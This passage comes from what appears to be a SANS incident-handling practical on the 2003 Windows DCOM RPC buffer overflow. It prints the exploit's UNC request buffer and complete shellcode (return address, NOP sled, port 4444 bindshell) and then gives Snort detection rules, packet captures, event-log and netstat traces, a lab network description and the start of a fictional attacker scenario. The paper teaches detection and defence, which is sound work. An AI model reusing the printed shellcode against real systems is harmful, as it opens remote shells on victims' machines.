0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E,
0x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00
};

```

This translates to:

0x5c = \	\C\$\
0x43 = C	
0x24 = \$	
0x5c = \	

0x31 = 1	12345611111111111111.doc
0x32 = 2	
0x33 = 3	
0x34 = 4	
0x35 = 5	
0x36 = 6	
0x31 (15 times) = 111111111111111	
0x2E = .	
0x64 = d	
0x6F = o	
0x63 = c	

Here we have sent an obviously unorthodox UNC request. The next section shown here is the actual shellcode that sets up the attack:

```

unsigned char sc[] = "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00" "\xff\xff\xff\xff" /* return address
*/
    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */
/* port 4444 bindshell */
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xff\xff\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
"\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
"\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
"\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
"\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
"\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
"\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"

```

```

"\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
"\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
"\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
"\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

```

The first commented section determines the return address that will be used to execute exploit code (instead of returning to the calling function as intended). The second commented section consists of the new pointers to an area in the memory data block. The third area of interest is what is referred to as the NOP sled (highlighted in the code above). To explain this, it's important to understand that for an exploit to work correctly, the pointer must define exactly where in memory the exploit code begins. If it misses the mark, the code will either function improperly or not at all. The use of a NOP sled can help with this significantly. The first group of characters in the shellcode above are `/x90/`. This is a NOP, or No Operation instruction, is machine code that simply does nothing. If the exploit's return address is changed to point into this "padding" before the actual executable exploit code, the NOP instructions will simply "slide" the pointers forward until actual executable code is found. NOP sleds are often used as pieces of IDS signatures for buffer overflow attacks. After the NOP sled is the code that actually binds the command shell to port 4444.

Signatures of the attack

In terms of the actual target system, not much of a signature is left behind. From a network perspective, however, there are some definitive traces that can be viewed. We will examine sniffer output, intrusion detection rules for Snort, and both system-level and network-level traces that could be used for identifying this exploit.

Sniffer Output

Although many people are most familiar with Snort as an Intrusion Detection system, it is also a perfectly competent sniffer and packet logger. The command used to capture this particular exploit traffic is as follows:

```
#snort -ved -h 192.168.1.0/2 > snort.txt
```

The syntax of this command is simple. The command “snort” is run, with the following switches:

- v is verbose output with IP and TCP/UDP/ICMP headers
- e also captures the data link layer traffic
- d captures the application layer traffic
- h 192.168.1.0/2 captures only traffic from this IP range
- > snort.txt is the output file

The following is the first packet in this exchange (following the 3-way handshake) used to create a definitive IDS rule from. The highlighted hexadecimal values will be illustrated in the next section:

```

=====
07/31-16:23:17.340559 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800
len:0x7E
192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55581 IpLen:20
DgmLen:112 DF
***AP*** Seq: 0x86906A08 Ack: 0x5AB783A7 Win: 0xFFFF TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 .....H.....
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 .....
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 .....F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....].....
2B 10 48 60 02 00 00 00 .....+.H`....
=====

```

Snort rules for Intrusion Detection

One of the advantages to an open-source intrusion detection system is the rapidity with which rules can be written and submitted by any individual who knows how. Snort, a lightweight IDS created by Marty Roesch, is one of the more effective IDS packages in use today, and has the advantage of being free to boot. A list of Snort rules is maintained at <http://www.snort.org/cgi-bin/done.cgi>.

With Snort, a particular set of rules, or signatures, is established for the IDS to check network traffic against. If the traffic being checked (as it flows through/past the Snort sensor) matches one of the signatures, a number of different actions can be taken, usually in the form of an alert of some type.

The particular signature we are concerned with is number 2192, which can be located at <http://www.snort.org/snort-db/sid.html?sid=2192>. This rule reads as follows:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0;
within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01
00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)
```

What exactly does this mean? Let's dissect this rule.

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 135

The “alert” simply means that the rule will alert the administrator that a rule has matched, and “tcp” represents the protocol that the rule is examining for a signature match. Other options here might be “log” (to log the packet to a file), “pass” (to let the packet go), “activate” (to alert and then activate some other dynamic rule), or “dynamic” (idle until alerted by an activate rule, and then acts as a log rule). The “\$EXTERNAL_NET” variable is defined in the file *snort.conf*, where most Snort variables are configured (the “\$HOME_NET” variable is also defined here). The _NET variables define what Snort considers internal versus external traffic, in terms of where it originates. This rule is saying “alert on any external network address coming into the home network IP range on port 135”.

msg:"NETBIOS DCERPC ISystemActivator bind attempt"

This is the message text to print with a log or an alert (in this case, an alert).

flow:to_server,established

Only established connections from clients to a server should be flagged for alerting. In the packet capture section above, the TCP 3-way handshake has been established. The server is 192.168.1.10 (listening on port 135 for RPC connections) and the attacking client is 192.168.1.5 (port 1102), as seen here:
192.168.1.5:1102 -> 192.168.1.10:135

content:"|05|"; distance:0; within:1

This part of the rule tells Snort to match on the binary data “05” (represented with hexadecimal values), 0 bytes from the last matched rule, with no more than 1 byte between pattern matches. In the sniffer’s packet capture above, this is the first highlighted hex value (05)

content:"|0b|"; distance:1; within:1

This part of the rule tells Snort to match on the binary data “0b” (represented with hexadecimal values), 1 byte from the last matched rule (above), with no more than 1 byte between these two pattern matches. In the sniffer’s packet capture above, this is the second highlighted hex value (0B). Notice that there is one byte between this value and last signature rule value.

byte_test:1,&,1,0,relative

At this point in the packet, Snort will take 1 byte from the packet and test it against the binary value for 1 after proceeding 0 bytes into the packet’s payload. The “relative” keyword means to test this relative to Snort’s last matched pattern.

content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 46|"; distance:29; within:16

The "byte_test" directive just covered really just tests a numerical pattern so that Snort has more "confidence" it's on the right track with the pattern match. The content we are examining now is really what "seals the deal". If this matches, Snort knows it has a true match. This part of the rule tells Snort to match on the binary data "A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 46" (represented with hexadecimal values), 29 bytes from the last matched rule (above), with no more than 16 bytes between these pattern matches. In the sniffer's packet capture above, this is the entire highlighted row.

reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1


This is more administrative in nature than anything else. The CVE candidate ID is listed (CAN-2003-0352) followed by the Snort attack classification (in this case, an attempt to gain administrative access to a machine). The "sid" field identifies the Snort rule number (2192), and this is its first revision.

System-level traces

Very little can be gleaned from the Windows Event Logs that definitively point to this exploit. There are two types of error messages, one each from the Application Log and the System Log. These are as follows:


Application Error Event

© SANS Institute 2004, Author retains full rights.



This error is related to the COM+ system, and provides the following description: "The COM+ Event System detected a bad return code during its internal processing. HRESULT was 800706BA from line 42 of .\eventsystemobj.cpp. Please contact Microsoft Product Support Services to report this error." I found that the number code (800706BA in this example) would change from incident to incident.

System Error Event



This error event states “The Remote Procedure Call (RPC) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.” The actions taken and timeframe would depend on the configuration of that particular machine. In this example, the system was not configured to perform any actions if the RPC service crashed.

The only other telling example of this exploit (or one like it) would be the presence of a backdoor connection. This exploit, DcomExpl_UnixWin32, establishes a listening command shell on port 4444 when the attack is successful. Here is an example of what this may look like:

```

C:\>netstat -an

Active Connections

Proto Local Address          Foreign Address         State
TCP   0.0.0.0:7               0.0.0.0:0               LISTENING
TCP   0.0.0.0:9               0.0.0.0:0               LISTENING
TCP   0.0.0.0:13              0.0.0.0:0               LISTENING
TCP   0.0.0.0:17              0.0.0.0:0               LISTENING
TCP   0.0.0.0:19              0.0.0.0:0               LISTENING
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING
TCP   0.0.0.0:1032            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1067            0.0.0.0:0               LISTENING
TCP   0.0.0.0:4444            0.0.0.0:0               LISTENING
TCP   192.168.1.10:139        0.0.0.0:0               LISTENING
TCP   192.168.1.10:1038       192.168.1.2:135         TIME_WAIT
TCP   192.168.1.10:1039       192.168.1.2:1026        TIME_WAIT
TCP   192.168.1.10:1040       192.168.1.2:1026        TIME_WAIT
TCP   192.168.1.10:1041       192.168.1.2:195         TIME_WAIT
TCP   192.168.1.10:1042       192.168.1.2:1026        TIME_WAIT
TCP   192.168.1.10:4444       192.168.1.5:2887        ESTABLISHED
UDP   0.0.0.0:7               *:*:*
UDP   0.0.0.0:9               *:*:*
UDP   0.0.0.0:13              *:*:*
UDP   0.0.0.0:17              *:*:*
UDP   0.0.0.0:19              *:*:*
UDP   0.0.0.0:135             *:*:*
UDP   0.0.0.0:161             *:*:*
UDP   0.0.0.0:445             *:*:*
UDP   0.0.0.0:1033            *:*:*
UDP   0.0.0.0:1061            *:*:*
UDP   192.168.1.10:137        *:*:*
UDP   192.168.1.10:138        *:*:*
UDP   192.168.1.10:5000       *:*:*
UDP   192.168.1.10:520        *:*:*

C:\>_

```

The target machine, 192.168.1.10 in this case, has an active connection on its port 4444 to the attacking machine (192.168.1.5) on port 2887. An established TCP connection on this port (4444) would be a fair host-level signature of a successful attack.

Network-level traces

Counterpane Security has compiled some rules and shed some additional light on this vulnerability and exploits for it [17]. In addition to the Snort rule outlined above, some more generic rules are outlined at their Web site which indicate network attack signatures from this exploit:

```

alert tcp any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 135-139"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|";
reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101000; rev:1;)

```

This rule simply tries to match the hexadecimal values in the “content” variable with that in the packet payload. The fundamental differences here are the presence of multiple ports being attacked (135:139, meaning any port between 135 and 139), and the more specific hexadecimal code.

OR

```
alert tcp any any -> any 445 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 445";
content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01
00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 04
5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|";
reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101001; rev:1;)
```

This rule is the same as the last, other than the port being matched (445).

The group at Counterpane has also created some “contingency” rules that look for backdoor access (typically from Netcat connecting to a remote listening command shell):

```
alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC
System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e
44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)
```

Here is a rule that looks for established TCP connections from a server’s port 4444 to a client, with specific payload content. Notice that the “classtype” is now designated as a “successful-admin”, or a successful administrative-privilege attack. This would detect the outbound connection shown in the previous section on system-level traces. Here is a Snort packet capture of the victim returning a Windows command shell to the remote machine via port 4444:

```
=====  
07/31-16:23:23.159646 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800  
len:0x77  
192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1224 IpLen:20  
DgmLen:105 DF  
***AP*** Seq: 0x5ACD6764 Ack: 0x86A63B6E Win: 0x4470 TcpLen: 20  
0D 0A 28 43 29 20 43 6F 70 79 72 69 67 68 74 20 ..(C) Copyright  
31 39 38 35 2D 32 30 30 30 20 4D 69 63 72 6F 73 1985-2000 Micros  
6F 66 74 20 43 6F 72 70 2E 0D 0A 0D 0A 43 3A 5C oft Corp....C:\  
57 49 4E 44 4F 57 53 5C 73 79 73 74 65 6D 33 32 WINDOWS\system32  
3E >  
=====
```

Platforms/Environments

Victim's Platform

The "victim" in this scenario is a Windows 2000 Professional system used as a testing machine for applications. The following hardware and software specifications apply to this machine:

Hardware

- Generic PC, motherboard
- Intel Celeron 166MHz processor
- 4GB hard drive
- 256MB RAM
- Standard floppy, CD-ROM drives (IDE)
- 1 Netgear FA311 Fast Ethernet PCI NIC

Software

- Windows 2000 Professional SP3
- Services running include
 - Application Management
 - ClipBook
 - COM+ Event System
 - DHCP client
 - DNS client
 - Event Log
 - GFI LanGuard System Integrity Monitor 3
 - Indexing Service
 - IPSEC Policy Agent
 - Logical Disk Manager
 - Logical Disk Manager Administrative Service
 - Networking Connections
 - Network DDE
 - Network DDE DSDM
 - Performance Logs and Alerts
 - Plug and Play
 - Print Spooler
 - Remote Procedure Call (RPC)
 - Remote Registry Service
 - Removable Storage
 - Routing and Remote Access
 - RunAs Service
 - Security Accounts Manager
 - System Event Notification
 - Task Scheduler
 - TCP/IP NetBIOS Helper Service
 - Windows Management Instrumentation
 - Windows Time

- Symantec Client Security v8.0
- Custom InfoTechCom client applications, not discussed here

Source Network

The computer system from which the attack is launched will be a Windows 2000 Professional system with Service Pack 3. This machine is connected to the Internet through a SOHO Linksys router and a standard DSL line operated by a regional ISP. The relevant hardware and software on the attacking machine are as follows:

Hardware

- AMD Thunderbird chip at 1.8 GHz
- 1 GB RAM
- 40 GB hard drive
- 1 CD-ROM, 1 CD-RW, and 1 3.5" floppy drive
- 1 Network Everywhere Fast Ethernet Adaptor (NC100-v2) NIC

Software

- Windows 2000 Professional SP4
- A variety of security/hacking tools, including:
 - Sam Spade
 - NMAP (NT)
 - LanGuard Network Scanner
 - Netcat (NT)
 - BlackWidow
 - L0phtCrack 2.5

Target Network

The target network consists of a small SOHO environment that is connected to the Internet with a DSL connection known as IFITL (Integrated Fiber in the Loop). This requires no DSL modem for digital/analog circuit translation. The network uses a LinkSys 4-port Router/switch that then connects to a dual-homed FreeBSD system acting as a simple gateway/firewall (running IPFW). Outside the gateway is a simple DMZ where two machines are placed. The first is a Linux Mandrake 8.0 machine running a variety of security software, including Nessus, Snort, NMAP, TCPdump, and others. The second is the target machine, a workstation running Windows 2000 Professional and certain custom applications that do not currently function properly with any service pack over SP1.

Inside the firewall, there are 4 machines of note. These are as follows:

- Windows 2000 SP3 workstation
- Windows 2000 Server SP3 running DNS, WINS, DHCP, TightVNC
- Windows XP SP0 workstation
- Linux Mandrake 8.0 server running SAMBA, SSH, and Apache Web server (not for production use)

All Windows machines are running Symantec Client Security 8.0 for antivirus.

The router is configured with simple Network Address Translation (NAT) to allow connections on certain ports to pass through to particular IP addresses:


- External → port 22 → 192.168.1.13 (SSH)
- External → port 80 → 192.168.1.13 (HTTP Apache)
- External → port 5800 → 192.168.1.2 (VNC)
- External → port 5900 → 192.168.1.2 (VNC)

The firewall is set up for very simple gateway/firewalling actions. The overall ruleset is as follows:

```
# External NIC = no IP x10
# Internal LAN IP = 192.168.1.20 fxp0
#
#Allow any established TCP connection (cuts down load on FW)
add 0100 allow tcp from any to any established
#
#General rules
add 0101 allow tcp from any to any 80 via x10
add 0103 allow tcp from any to any 22 via x10
add 0105 allow udp from any to any 53 via x10
add 0106 allow tcp from any to any 25 via x10
add 0107 allow tcp from any to any 110 via x10
add 0108 allow tcp from any to any 5800 via x10
add 0109 allow tcp from any to any 5900 via x10
add 0110 allow icmp from any to any via x10
#
#Allow all internal traffic
add 0111 allow tcp from any to any via fxp0
add 0112 allow ip from any to any via fxp0
add 0113 allow icmp from any to any via fxp0
#
#deny access from the insecure APPS machine to internal systems
add 0114 deny all from 192.168.1.10 to any
#
#Uncomment later
#add 0200 deny all from any to any
```

This ruleset is simple and straightforward, allowing certain services and protocols to operate (HTTP, SSH, DNS, POP3, SMTP, VNC, ICMP) through the firewall coming in, and allowing all internal machines to communicate and send traffic out.

Network Diagram



Stages of the Attack

Reconnaissance

Bob had settled down. After the shock had worn off from losing his job, he decided to go about his nefarious plan in a calm, logical manner. The first thing he would need to do would be to gather some general information about InfoTechCom, building on what he already knew.

Having worked for the company, Bob knew that there were two separate components to InfoTechCom's network. The first was the company's Web site, hosted with an external ISP that would undoubtedly have fairly stringent security measures in place. The second was the internal company LAN, which used a regional telecommunications carrier's business DSL service for Internet connectivity.

